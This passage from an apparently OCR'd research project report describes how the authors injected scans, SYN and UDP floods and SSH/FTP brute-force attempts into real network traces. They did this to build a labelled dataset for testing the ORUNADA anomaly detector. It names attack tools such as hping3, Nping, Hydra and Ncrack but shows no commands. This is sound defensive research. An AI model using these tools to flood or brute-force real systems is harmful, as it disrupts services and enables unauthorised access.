


Figure 8 – SYN DDoS attack

4.1.1.1. DoS attacks

5. Syn Flooding

A SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic

6. UDP flood

A UDP flood attack is a denial-of-service (DoS) attack using the User Datagram Protocol (UDP), a sessionless/connectionless computer networking protocol. Using UDP for denial-of-service attacks is not as straightforward as with the Transmission Control Protocol (TCP). However, a UDP flood attack can be initiated by sending a large number of UDP packets to random ports on a remote host.

7. Brute Force

The brute-force attack is still one of the most popular password cracking methods. It consists in trying many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. It can be used for example to find the password used to secure SSH or FTP sessions.

4.2 Implementation

To generate the ground truth, we injected anomalies in real life network traces. These network traces come from the ONTS dataset collected in the context of the ONTIC project. This dataset is described in the deliverable D2.4 entitled "Provisioning subsystem. In this section, we

describe how we select the ONTS traces where we inject the anomalies. Then, we describe the tools used for generating these anomalies. Finally, we present the obtained traces which form the ground truth.

4.3 Selection of the ONTS dataset

To generate the ground trace, a subset of the ONTS dataset is selected. The selected dataset must contain few anomalies which has to be clearly identified. Therefore, we select a small part of the ONTS dataset in order to be able to analyze it by hand.

4.3.1 Visualizing existing traces




Figure 4: Time series which displays the number of packets per second in the ONTS dataset

To select a subset of ONTS dataset which has few or no anomaly, we visualized 10 days of PCAP traces from the 9 to the 19 of February 2015. We created 17 temporal series of the data: the number of different destination ports, the number of different source ports, the number of different IP destinations, the number of RST packets, the number of FIN packets, the mean packet length, the number of ICMP reply, the number of unreachable ICMP packets, the number of ICMP echo packets, the number of time exceeded packets, the number of other types of ICMP packets, the number of SYN, the number of acknowledgments, the number of contention window reduction flag set to one, the number of URG packets, the number of push packets, the total number of packets. In order to process such a quantity of data, we use two servers of 28 cores each and process this data using PySpark and SparkSQL. We select PySpark because it allows sharing efficiently our findings using Jupyter, which is a python notebook. The Jupyter Notebook is a web application that allows creating and sharing documents that contain live code, equations, visualizations and explanatory text. We use also SparkSQL to query easily the data using SQL (Structured Query Language). Figure 4 displays time series: the number of packets in ONTS dataset during 10 days. One point represents one second of data. From this figure, the traces captured the 17 of February 2015 between 3PM and 4PM do not exhibit any peak and seems free from huge anomalies. Therefore, we select the dataset to inject anomalies. Figure 5 displays the number of RST packets and the number of ICMP echo packets per second for the selected day.




Figure 5: Number of RST packets and ICMP echo packets the 17th of February 2015

We then studied manually the selected PCAP and found that it contained anomalies. This study is possible as the selected PCAP is quite small. However, we cannot be totally confident that all the anomalies have been found. Using ORUNADA, we found two anomalies that we had not detected by hand. Table 1 shows a possible aggregation level with the associated key identifying the anomalous flow and the way we found the anomaly (by hand and/ or using our detector). Our solution identifies every anomaly detected manually plus two others. After investigation, the two anomalies found by our detector are pertinent and may be beneficial to a network administrator.

Table 1: Anomalies found manually with our detector

Classification of the anomaly	Description of the anomaly	Possible aggregation level and key for identification	Found
Network Scan	UDP scan targeting a subnetwork	IPSrc: 199.19.109.102	By hand + ORUNADA
	Network SYN scan	IpSrc: 213.134.49.15	By hand + ORUNADA
	Network SYN scan	IpSrc: 61.240.144.67	By hand + ORUNADA
	Network SYN scan	IpSrc: 213.134.36.116	By hand + ORUNADA
Port scan	UDP Port scan of a machine	P2P key: 119.81.198.93-217.75.228.214	By hand + ORUNADA
	Port scan of a machine	P2P key: 213.134.39.11 - 10.10.150.14	ORUNADA
Large ICMP	Large ICMP echo to one destination	P2P key: 213.164.33.194 - 8.8.8.8	By hand + ORUNADA
	Large ICMP echo to one destination	P2P key: 195.22.14.100 - 213.134.54.133	By hand + ORUNADA
	Large ICMP echo to	ipSrc key:	By hand + ORUNADA

	a network	213.134.32.141	
Possible Attack	Large Point Multi-Point	ipDst key: 130.206.201.70	ORUNADA
	RST attack	P2P key: 149.154.65.158-213.134.38.86	By hand + ORUNADA

4.4 Used Tools

In order to generate the ground truth we used many different tools: CORE, Nmap, Hping3, and Wireshark/Tcpdump. We used a network emulator to generate the network architecture. The network emulator allows us to build easily any network architecture and offers, therefore, a large flexibility. Furthermore and contrary to network simulators, a network emulator does not rely on any model to build the network. Therefore, it generates traces equivalent to those we could get with a real network platform.

4.4.1 Common Research Emulator (CORE)

Core [13] [14] [15] is an open source tool for emulating networks on one or more machines. CORE has been developed by a Network Technology research group that is part of the Boeing Research and Technology division. We use Core to emulate the Interhost network and the machines on the Internet. We have used the last version 4.8 (20150605).

4.4.2 Domain Information Groper (Dig)

Dig [16] is a flexible tool for interrogating DNS name servers. It performs DNS lookups and displays the answers that are returned from the name server(s) that were queried. Most DNS administrators use dig to troubleshoot DNS problems because of its flexibility, ease of use and clarity of output. Other lookup tools tend to have less functionality than dig. We have used dig 9.8.3-P1 for MacOS.

4.4.3 Network Mapper (Nmap)

We use Nmap [17] to generate every anomalies of type “Discovery”. Nmap ("Network Mapper") is a free and open source utility for network discovery and security. Nmap uses raw IP packets to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. We have used Nmap 6.40 for Ubuntu 14.04 LTS and Nmap 7.01 for Ubuntu 16.04 LTS.

4.4.4 Hping3

We use Hping3 [18] to generate some of the attacks. Hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. Hping3 handle fragmentation, arbitrary packets body and size and can be used to transfer files encapsulated under supported protocols. We used hping3 3.0.0-alpha-2 for Ubuntu 16.04 LTS.

4.4.5 Nping

Nping [19] is an open source tool for network packet generation, response analysis and response time measurement. Nping can generate network packets for a wide range of protocols, allowing users full control over protocol headers. While Nping can be used as a simple ping utility to detect active hosts, it can also be used as a raw packet generator for network stack stress testing, ARP poisoning, Denial of Service attacks, route tracing, etc. We used nping 0.7.01 for Ubuntu 16.04 LTS.

4.4.6 Hydra

Hydra [20] is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely. We used Hydra v8.1 for Ubuntu 16.04 LTS.

4.4.7 Ncrack

Ncrack [21] is a high-speed network authentication cracking tool. Ncrack's features include a very flexible interface granting the user full control of network operations, allowing for very sophisticated bruteforcing attacks, timing templates for ease of use, runtime interaction similar to Nmap's and many more. Protocols supported include RDP, SSH, HTTP(S), SMB, POP3(S), VNC, FTP, SIP, Redis, PostgreSQL, MySQL, and Telnet. We used Ncrack 0.5 for Ubuntu 16.04 LTS.

4.4.8 Wireshark/Tcpdump

Wireshark [22] and tcdump were used to collect the traffic on CORE, to modify the time of the generated attacks so that they are consistent with the ONTS dataset and to check the generated ground truth. Tcpdump is a common packet analyzer that runs under the command line. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, Tcpdump is free software. It offers many features to analyze, filter and modify packet traces. As Tcpdump, Wireshark is a free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development. We mainly use Wireshak for its graphical user interface and Tcpdump for its speed and lightness. We used Wireshark 2.0.x and Tcpdump 4.7.4 for Ubuntu 16.04 LTS.

4.5 Traces generation

To generate the anomalies, we built different network architecture using CORE. These networks are very close to the one used by Interhost. Interhost is a subsidiary of Satec. The ONTS dataset was collected at the border of the Interhost network. This border is represented in Figure 6 and Figure 7 by the router named Interhost and the four subnetworks of Interhost by the 4 branches directly connected to the Interhost router.

4.5.1 Discovery anomalies

Figure 8 describes the network built with Core and used to generate the anomalies of type “Discovery anomalies”. For every anomaly of type “discovery anomalies” we use the same attacker (Devil21 with a green circle on the figure) and the same target which represents a SATEC machine (n15 with a red circle on the figure).

The commands used to generate these anomalies and the obtained anomalies description is described in details in Annex A.




Figure 6: Network used to generate anomalies of type "Discovery anomalies"

4.5.2 Attacks

Figure 7 describes the network used to generate the attacks on CORE. Compared to the previous network described in Figure 6, a high number of machines are added (only some of them are represented in the figure). They are used for amplification attacks like the Smurf and Fraggle attack.

The commands used to generate these anomalies and the obtained traces are described in details in Annex B.




Figure 7: Network used to generate the attacks on CORE

Finally, the most important anomalies generated in this ground truth are presented in Table 2. This table displays the tool used to generate the anomaly, the mean byte rate of the anomaly, the size of the traces once the anomaly injected. A more detailed description of the anomalies generated and the obtained traces is available in Annex C.

Table 2: Descriptions of the some anomalies

Tool used	Anomaly	Generated file : fusion_SATEC_*.pcap	Mean Byte rate	Size file GBytes
	Discovery anomalies			
Nmap	Scan OS, services and open ports for 1 target	scan_os_host	51 MBps	1.425
Nmap	Scan OS, services and open ports for sub-network	scan_os_network	51 MBps	1.428
	Ports scans			
Nmap	TCP SYN scan	TCP_SYN_p5T000	51 MBps	1.426
Nmap	TCP CONNECT scan	TCP_Connect_p5000	51 MBps	1.433
Nmap	UDP scan	UDP_scan_T5	51 MBps	1.426
Nmap	NULL scan	NULL_scan_T4	51 MBps	1.425
Nmap	XmasTree scan	XmasTree_scan_T4	51 MBps	1.425

	Network scans			
Nmap	Ping scan	Ping_scan_T4	51 MBps	1.426
Nmap	IP Protocol scan	IP_proto_scan_T4	51 MBps	1.427
	Attacks			
	DDoS			
hping3	smurf	smurf_hping3		15.107
Nping	fraggle	fraggle_nping		58.065
hping3	Syn flooding	synflood_ddos_hping3	60MBps	4.233
	DoS			
hping3	Syn flooding	synflood_dos_hping3	64MBps	5.330
Nping	UDP flood	udpflood_nping	63MBps	5.192
	BruteForce			
Ncrack	BruteForce	brute_force_ncrack_rockyou	52 MBps	1.922

4.6 Ground truth use and dissemination

The generated ground truth can be used to validate any unsupervised network anomaly detector. Compared to existing ground truth in the field, we claim that the ONTS ground truth has many advantages:

8. It is realistic. Indeed, this ground truth is based on real network traces and the injected anomalies were generated taking in considerations the characteristics (architecture, IP addresses, nb of routers, etc) of Interhost network. Interhost network is the network where the real traces were collected. Therefore, the generated anomalies are consistent with the ONTS dataset.
9. It is exhaustive in its labels. As we manually check the traces, we are quite confident on the fact that most of the anomalies are labelled in the traces.
10. Rich in the number of anomalies generated.

This ground will be made available on demand. We hope that it will be valuable for many persons working in the field of unsupervised network anomaly detection.

5 Network Anomaly and Intrusion Detection Algorithms

With the booming in the number of network attacks, the problem of network anomaly detection has received increasing attention over the last decades. However, current network anomaly detectors are still unable to deal with zero days attack or new network behaviors and consequently to protect efficiently a network. Indeed, existing solutions are mainly knowledge-based and this knowledge must be continuously updated to protect the network. However building signatures or new normal profiles to feed these detectors take time and money. As a result, current detectors often leave the network badly protected.

To overcome these issues, a new generation of detectors has emerged which takes benefit of intelligent techniques which automatically learns from data and allows bypassing the strenuous human input: unsupervised network anomaly detectors. These detectors aim at detecting network anomalies in an unsupervised way, i.e. without any previous knowledge on the anomalies. They mainly rely on one main assumption [23] [24]:

> *"Intrusive activities represent a minority of the whole traffic and possess different patterns from the majority of the network activities."*

A network anomaly can be defined as a rare flow whose pattern is different from most of other flows. They are mainly induced by [25]:

- Network failures and performance problems like server.
- Network failures, transient congestions, broadcast storms.
- Attacks like DOS, DDOS, worms, brute force attacks.

Thus, unsupervised network anomaly detectors exploit data mining algorithms to identify flows which have rare patterns and are thus anomalous. A state of the art on network anomaly detection can be found in section 6.1 of the deliverable D4.1. Existing unsupervised network anomaly detectors mainly suffer from four issues:

1. **Complexity issue**: a high complexity which prevents them from being real time. We define an application as real time if it is able to process the data as soon as it arrives. To overcome this limitation some detectors only process sampled network data, implying that the malicious traffic may not be processed and detected [26].
2. **Latency issue due to large time slots to collect the traffic**. Indeed, the network traffic is usually collected in consecutive equally sized large time-slots on one or many network links. The length of a time-slot has to be sufficiently large so that unsupervised network anomaly detectors gather enough packets to learn flows patterns. As a result, a substantial period of time may elapse between an anomaly occurrence and the process of the anomaly [25].
3. **Detection issue due to a poor description of the incoming traffic.** According to the granularity and the aggregation level used to describe the incoming traffic, a detector does not detect the same anomalies in the data. The way the incoming data is described may have a huge impact on the capability of the detector to identify anomalies. Many detectors due to their high complexity only describe the traffic using statistics and have a coarse view of the data [7]. Some other detectors use only one aggregation level to create flows and compute statistics for each flow [27]. In this case, they only have one representation of the data and may not be able to detect many different types of anomaly. We claim that it is important to describe the traffic using different aggregation levels in order to spot most attacks.

4. **Detection issue due to a lack of temporal information**. Most detectors only consider the information gathered at a time slot to decide whether there is an anomaly or not. However, it may be important to consider the evolution of the data and add temporal information. Indeed, a flow that stands out from the others at a time t should not be considered as an anomaly if it is always "different". It may then be just a flow induced by a special server on the Internet like the google DNS server.

The unsupervised network anomaly detector presented in this section and named Streaming ORUNADA Unsupervised Network Anomaly detector tackles these four different issues.

ORUNADA is an unsupervised network anomaly detector presented in deliverable 4.2 which aims at detecting in real time and in a continuous way the anomalies on a network link. ORUNADA deals with the first and second issue encountered in actual unsupervised network anomaly detectors presented above. To overcome these issues, it relies on a discrete time sliding window and an incremental grid clustering algorithm. The discrete time sliding window allows a continuous detection of the anomaly whereas the incremental grid clustering algorithm a low computational complexity of our solution. The validation of ORUNADA shows that it could detect online in less than a second an anomaly after its occurrence on a high rate network link (the evaluation was performed on the ONTS dataset).

In order to solve the issues 3 and 4 described above, we propose an improved version of ORUNADA named Streaming-ORUNADA. This later considers multi aggregation level in order to spot more anomalies and the evolution of the feature space over time. It is inspired from streaming clustering algorithms as it track clusters and outliers over time, hence the name of this new detector Streaming-ORUNADA. For the implementation of Streaming-ORUNADA, we take advantage of an existing cluster computing framework Spark Streaming, therefore the implementation is called Spark-Streaming-ORUNADA and is available on the ontic gitlab at the following address https://gitlab.com/ontic/wp5-laascnrs-orunada.

This section starts with a formal definition of an anomaly. Then, it describes in three steps our solution: the data preprocessing step, the incremental clustering step, and the post-processing step. Finally, the validation of our solution using the ground truth presented in section 4 is presented. Details about the implementation of our algorithm on Spark, the Google Dataproc platform used for the validation and the platform parameterization is given in the following section, i.e. section 6 of the deliverable.

5.1 Definition of an anomaly

An anomaly is usually defined as a flow which is different from the other flows. However, this definition is quite vague, that is why we define, in the following, more precisely what we consider as an anomaly in our solution.

First, we make some assumptions about the nature of the anomalies that a network administrator wants to be aware of and how these anomalies should appear using clustering techniques. First, let's introduce some concepts of clustering techniques applied to network anomaly. Usually the data to partition is represented by a matrix where each line represents a flow and each column a statistic. This matrix is called the space or feature space. Each flow represents a point of the space and the coordinates of the point are the statistics of the flow. The set of points is the space. A clustering algorithm applied on a space (the data matrix) output a partition of the feature space. It identifies clusters (group of points which are close to each other according to a given distance function) and outliers. An outlier is a point which is isolated. The following figure shows the result of a clustering algorithm (a partition of the feature space): two clusters and two outliers can be clearly identified.




Figure 8: Partition of a space with two clusters and two outliers

In the following we assume, that any network administrator wants to be aware of rare events going on in the network, this event should be rare not only at a given time, but also considering the traffic history (see issue 4 of current unsupervised network anomaly detector presents in section 5). We define a rare event as either:

- A flow different from the others which was not different in the past. Indeed, if a flow is always rare in the same way (the flow set of statistic stay the same over time), this latter may not interest the network administrator. It may be just a flow induced by a particular server on the network, like the flow induced by the google DNS server. Such an anomaly may appear as a new outlier in a space.
- A flow different from the others whose statistics suddenly change. Indeed a flow which is always different from the other may not be considered as an anomaly. However, if its statistics change suddenly, it means that something "special" like an attack or a failure is happening on the server. Therefore, such a flow needs to be considered as an anomaly. Such a flow may appear as an outlier shifting suddenly in the space.
- A set of flows which appear or disappear suddenly. This set of flows can be, for example, induced by a DDOS. For example, when a server is under a DDOS the number of flows targeting this network may increase in a significant way. Therefore, the cluster representing the set of flows targeting this network may increase drastically. Such an anomaly may appear as a change (increase or decrease) in the size of a cluster or as the disappearance or appearance of a new cluster.

By using clustering techniques, these rare and interesting events for a network administrator can be defined in a formal way. To define them, three new parameters (in addition to the clustering parameters) are considered:

1. T_{hist}. This parameter represents the length of the historic in second that is considered. A cluster or an outlier is considered as new in a space if it was not present in this space during the T_{his} last seconds. This value should be set according to the capacity of memory of the machine running the detector. It also should not be too long in order to adapt to the network traffic changes.
2. N_{clust}. This parameter is a threshold, when the number of points of a cluster change (it increases or decreases of at least N_{clust} points) the cluster (and all the flows that it contains) can be considered as an outlier.
3. d. This parameter is a threshold, if a point (flow) moves of a least a distance d during the This last seconds. We consider that the flow statistics changed.

We define formally an anomaly as either:

1. A flow f which is an outlier in a space S and has never been detected as an outlier in S before (i.e. during the last T_{his} seconds).
2. A flow f detected as an outlier in a space which shifted by a distance of at least d during the T_{his} last seconds.
3. A cluster C which disappears
4. A cluster C which did not exist during the T_{his} last seconds.

5. A cluster C whose size changes of at least N_{clust} points during the T_{his} last seconds.

5.2 Data preprocessing

Before applying any unsupervised network anomaly detectors, the network traces must be collected on the network link in time slots. To collect the traffic, our solution relies on a discrete time sliding window. This window slides every micro-slot. At each slide, the traffic must then be processed in order to compute N data matrix X, one for each aggregation level. Each data matrix represents a different summary of the incoming traffic.

To collect the traffic, our solution relies on a discrete time sliding window. This window allows generating in a continuous manner N data matrix by micro time slot and thus, to detect in continuous the anomalies. Furthermore, each data matrix must be normalized. Many data mining techniques used to detect anomalies are sensitive to features that have different range of values. Indeed, features with high values often hide features with lower values. Therefore, it is very important to normalize the data. Furthermore, this normalization needs to evolve with the traffic characteristics.

First, this subsection describes the functioning of the discrete sliding window. It then presents the N different aggregation levels and their associated features. Finally, it describes an adaptive normalization method.

6 The discrete time sliding window

The detection is usually performed on network traffic collected in large time-slots implying long period of time between an anomaly occurrence and its detection. To overcome this issue, we propose to use a discrete time-sliding window in association with an unsupervised network anomaly detector. The proposed method is generic: any sufficiently fast and efficient detector can benefit from the proposed solution to reach continuous and real-time detection.
The traffic has to be collected in large time-slots of length ΔT in order to gather enough packets to catch flows patterns. Evaluations presented in [22] showed that time-slots of 15 seconds give good results in terms of detection performance (TPR and FPR).

Collected traffic is then aggregated into flows using N different aggregation levels. In the following, we decide to use 7 different aggregation levels that will be described later. Therefore, our solution outputs 7 different data matrices $X^1, X^2, X^3 \dots X^7$.

Every flow is described by a set of features (these features are different according to the aggregation level used to generate the flow) stored in a vector. All the vectors generated with the same aggregation level are then concatenated in a normalized matrix X_i, $i \in [1;7]$ is the aggregation level. The network anomaly detector processes independently every data matrix. The process of consecutive time-slots is illustrated in Figure 9.

